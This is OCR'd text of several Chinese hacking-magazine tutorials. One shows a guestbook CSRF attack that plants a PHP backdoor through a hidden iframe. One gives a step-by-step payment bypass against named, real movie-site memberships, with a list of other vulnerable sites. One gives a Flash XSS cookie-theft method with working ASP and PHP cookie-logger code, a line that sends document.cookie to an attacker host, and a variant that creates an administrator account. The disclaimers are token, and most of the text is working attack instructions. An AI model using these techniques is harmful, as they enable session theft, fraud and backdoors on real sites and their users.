
我们只要伪造一个提交的表单，然后在这表单最后面加上一句：

```
<script language="javascript">
this.document.forms[0].submit()
</script>
```

那么进入这个页面它就是自动的进行提交数据了，想不死都不可以啊。

4．简单操作

有的朋友不会php，也不会发包，所以鱼写了一个超简单的HTML给一些朋友测试漏洞。只要按照图2的设置修改一下就可以把你要写的代码发送到对方的留言上，如果你是要得到shell的话就把shell2.html传到你的空间。




```
<iframe frameborder=0 width=00% height=00 scrolling=no src=http://www.huij.net/akira/blog/up/getshell.html>
```

改为**<iframe frameborder=0 width=00% height=00 scrolling=no src=http://你的空间/shell2.html>**，只要blog主人登录了blog，而且访问了你的留言，就会在up目录生成saiy.php，是lanker的一句话后门，默认密码是saiy..

5．漏洞修补

加上“$grestrict=safe_convert($grestrict);”或是直接打开后台的验证码就可以了。

6．结语

其实跨站不一定要img标签，也不一定要偷cookie，既然可以写代码了，干什么不要他自己为我们做事，偷cookie我们还要自己去不是很麻烦么？这样子做事情又干净又利落呀！鱼鱼初学网络，所懂不多，多谢ezboy，冰血封情和火狐所有的朋友。

（文章中涉及到的ASP+PHP两用shell、shell.html、shell2.html已经收录于光盘中）

小菜也来手工破解电影网站

海浪

本来并没有打算写这篇文章的，但是在我发现漏洞并给站长发了e-mail后的一段漫长的等待后发现漏洞依然存在，国内的网络安全现状如此，我无话可说。现在就一起来看看我这只菜鸟当初是怎么找到漏洞的。也希望那位站长如果有幸看到本文的话尽快的修补上漏洞吧，也希望各位朋友不要搞破坏，我们是黑客，可不是骇客！

事情的经过是这样的……

朋友让我帮她找个电影网站看电影，可一直没有找到好的免费的，最后被被逼到了网吧“现场办公”，真是好郁闷呀（女生不好惹啊！风萧萧兮……）！今天为了朋友只好硬着头皮上了。第一个想到的是前一段时间的金梅网站的漏洞，所以就在百度上找“金梅帐号强暴器教程 + 工具”想看看有没有漏网之鱼。可是我的希望很快就破灭了（这就验证了“黑客使网络更安全”的名言）。

但是也并非是一无所获，我在百度上搜索关键字“user/wantpws.asp”找到了如图1 所示的一些网站。链接地址是：http://www.baidu.com/baidu?lm=0&si=&rn=10&tn=site5566&ie=gb2312&ct=0&wd=user/wantpws%2Easp&pn=10&cl=3，进去看看，是电影网站，但是用原来的办法是不行的，看来只有自己动手了。



www.9e99.com - /user/
www.9e99.com - /user/[To Parent Directory] 2004年6月29日 14:42 8499 buy.asp 2004年6月8日 23:56... searchname.asp 2004年6月8日 23:56 3430 wantpws.asp 2004年6月8日 23:55 <dir> 电影网站免费支付...
www.9e99.com/user/ 3K 2004-12-7 - 百度快照

图 1

http://www.9e99.com/user/，看到里面的链接我一个一个的试，多动手是有好处的。看我的发现：http://www.9e99.com/user/JOIN.asp，是注册页面，我们先来注册一个看看，注册成功后，再登录看看，如图2 所示。



图 2

我们继续找，最后锁定这个链接 http://www.9e99.com/user/Fee_Cancel.asp，打开一看是手机注册哦，随便填一个提交，看转向，结果却是不可以（那是一定的了，要是可以才出鬼了呢），如图3。




图 3

然后看这个http://www.9e99.com/user/Fee_CancelOK.asp，提交也不可以，返回是取消，郁闷呀！再一个个提交链接，http://www.9e99.com/user/Fee_Mark.asp，返回还是不可以。当我提交http://www.9e99.com/user/Fee_MarkOK.asp时终于提示成功了（功夫不负有心人，希望大家要有毅力，这是个慢活，急不来的！）。我有了灵感，为什么不用http://www.9e99.com/user/Fee_Cancel.asp提交，把后面的纪录复制，在替换到这个页面http://www.9e99.com/user/Fee_MarkOK.asp的后面再次提交不就可以达到注册的目的了吗？有了思路我们说干就干。非常幸运，我成功了，我的账户显示我已经是白金会员了哦！如图4。




图 4

现在我们来整理一下头绪，说明一下操作的步骤，如图5。

2004年6月29日	14:42	8499	buy.asp
2004年6月8日	23:56	2513	buy.HTM
2004年6月8日	23:56	4891	buyhit.asp
2004年6月8日	23:56	4226	buyserver.asp
2004年6月8日	23:56	1779	buyserverhit.asp
2004年6月8日	23:56	649	club_mem.gif
2004年6月8日	23:56	1859	cnzzw.net.txt
2004年6月8日	23:56	226	CONN.ASP
2004年6月29日	14:42	3687	Fee_Cancel.asp ← 2
2004年6月29日	14:43	4807	Fee_CancelOK.asp
2004年6月29日	14:43	4470	Fee_Login.asp
2004年6月29日	14:43	6490	Fee_Mark.asp
2004年6月29日	14:43	4871	Fee_MarkOK.asp ← 3
2004年6月8日	23:56	14626	JOIN.asp ← 1
2004年6月8日	23:56	2900	joinserver.asp
2004年6月8日	23:56	2981	joinserverlian.asp
2004年6月8日	23:56	2510	LOGIN.HTM
2004年6月8日	23:56	11469	md5.asp
2004年6月8日	23:56	4598	me.ASP
2004年6月8日	23:56	5946	meEDIT.ASP
2004年6月8日	23:56	734	meSEVE.ASP
2004年6月8日	23:56	763	mot_club_men.gif
2004年6月8日	23:56	1100	mymoney.ASP
2004年6月8日	23:56	4003	myuser.ASP
2004年6月8日	23:56	756	PASS.ASP
2004年6月8日	23:56	728	PASSbuy.ASP
2004年6月8日	23:56	3335	payok.asp
2004年6月8日	23:56	1513	searchname.asp

图 5

第一步、找JOIN.asp页面注册；

第二步、找Fee_Cancel.asp页面，用手机付费，提交并记录“?”后的信息；

第三步、找Fee_MarkOK.asp页面，并添加上一步记录的信息后提交，完成。

本来到了这一步我们的目的就达到了，而且我们也没有使用别人的帐号，不会影响其他人的使用，是不是很理想。但是我想知道这个方法是不是通用的，测试一下其他网站看可不可以。我们再次请出百度大哥，关键字我们就不用金梅帐号强暴器教程里默认的关键字了，我找了个更精确的，复制下面一段话“如果你登陆时系统提示“该用户已经登陆，不接受！”说明你上次离开时未正常退出，以下功能可以帮你恢复帐号。”进行搜索，会找到很多，我在这里给出如下几个：

绍兴网通用户是：http://www.sxnetcom.com/movie/

山东省通信公司聊城市：http://vod.lcinfo.cn

江苏省镇江市：http://www.zjsw.com/movie/

使用上面说明的三步骤，就可以添加一个自己的帐号，而且是白金会员（为什么不可以是其他的，这个我也不明白，希望高手指点。我的理解是这个系统默认的普通手机会员就是白金会员，不知对否！）。

其实整个网站有漏洞的就是“电影网站免费支付接口　系列插件－－金梅电影版”这个插件，喜欢研究的朋友我给出了源文件，希望也可以写出一个自动添加用户的软件来，让所有的小黑黑也黑一把。

另外在入侵中还遇到一些小问题，这里也给出我的解决方法和大家分享。

第一个、有一些网站我们看不到如图5 一样的列表，但是他的页面名字又改了，怎么办？我们请出另外一位大哥“影音传送带”，是不是很熟悉啊，我们用他的“站点探测器”功能（图6），一样的方法，找找就看到了，是不是很方便（注：一般的下载软件都有这个功能，网际快车也有，名字是站点资源探索器，右键菜单下）。




图 6

第二个、有一些网站只支持某个地区的手机，而且手机的注册页面地址也改了，如图7。郁闷，不过我知道可以到网上查手机的归属地，到http://123cha.com/index.php，但是一个一个的试也不




图 7

是个办法啊，怎么办呢？哎，有没有知道地区查手机号的软件。没听过，还是靠百度吧！在百度搜那个地区，用地名做关键，找到一个公司，在他的页面上找联系电话，怎么样有手机号吧，我们只要前 7 位，后面随便改，希望改个没人用的啊！再次提交，呵呵！成功了啊。

这篇文章是我第一次写作，有什么不妥之处请大家多多指教。最后提醒各位站长，去掉了手机注册功能，但是页面存在的话，还是可以用上面的方法添加用户的，多动一下手连页面也删掉你的网站才安全。本文介绍的方法纯属技术交流，请大家切勿用于他途！

（文章中提到的源代码已经收录在了本期光盘中）

FLASH跨站攻击

蔷薇　玻璃

下面我要为大家演示一下 flash 跨站攻击，这个漏洞已经出来好长时间了，但是在网上关于利用的文章很少，下面我就为大家简单的演示一下完整的利用过程。

首先，先说明一下什么是跨站脚本（CSS/XSS）吧！我们所说跨站脚本是指在远程 WEB 页面的 html 代码中插入的具有恶意目的的数据，用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行，有时候跨站脚本被称为“XSS”，这是因为“CSS”一般被称为分层样式表，这很容易让人困惑，如果你听某人提到 CSS 或者 XSS 安全漏洞，通常指得就是跨站脚本。

为了使大家便于理解，flash 跨站攻击的原理我就不多讲了，网上已经有很多了，现在直接给大家讲一下利用方法吧！

好了，先看看需要的兵器：FLASH MX、记事本（和没说一样）、100K 的 PHP 或 ASP 空间一个、准备攻击的支持 FLASH 标签的论坛（好像几乎都支持）。

做好准备以后，直接进入正题，开始我们的第一步，打开记事本，输入代码：

```
<%
testfile=server.mappath("cookies.txt")
msg=request("msg")
set fs=server.createobject("scripting.filesystemobject")
set thisfile=fs.opentextfile(testfile,8,true,0)
thisfile.writeline(""&msg&"")
thisfile.close
set fs=nothing
%>
```


保存为 cookies.asp，上传到你的 asp 空间，如果你没有 asp 空间，那么就输入：


```
<?php
$info=getenv("QUERY_STRING");
if(info){
$fp=fopen("cookies.txt","a");
 fwrite($fp,$info."\n");
 fclose($fp);
}
?>
```


保存为 cookies.php，上传到你的 PHP 空间。我上传的地址是 http://xxxxx.cn/cookies.asp，好了执行第二步，请出准备已久的 FLASHMX，新建一个影片，在动作——桢的文本框中输入代码，如图 1：getURL("javascript:window.open('http://xxxxx.cn/cookies.asp?msg='+document.cookie)");，保存为 cookies.swf 也传到你的空间里，我的文件地址为 http://xxxxx.cn/cookies.swf，做了这么多准备了，下面该到利用的时候了。

打开你准备攻击的论坛，点击发表新贴，然后在标题中写入一个比较有诱惑力的几句话，在正文当中输入你的 FLASH 标签，如图 2：[swf]http://xxxxx.cn/cookies.swf[/swf]。

好了，接下来就是等待了，等到你的帖子点击数不再是 0 的时候 cookies.asp 目录下的 cookies.txt 就能看到不少用户的 cookie 了，如图 3。



图 1


图 2


图 3

好了，得到cookie后是使用cookie欺骗还是MD5爆破就随你便吧，这里就不再赘述了。

最后说一句，这个FLASH跨站攻击博大精深，灵活掌握肯定有更多的发现的，比如说将指令改为getURL("javascript:window.open('http://www.xxx.com/addadmin.asp?username=Neosky")";，就提交了一个名为neosky的管理员，呵呵，别的就不说了，发挥你的想象力肯定能找到更好玩的方法。



n/p(NetPatch)[冰点]

我想大家一定看过《西游记》吧，唐僧他们师徒四人为了能取得真经在路上是饱受磨难（那可是九九八十一难啊），最后终于取得了真经！而这次我要讲的是我在学习网络安全技术的过程中一次安全检测时所碰到的种种钉子，最后是如何拔掉那些扎人的钉子的，希望能对新手有所帮助！

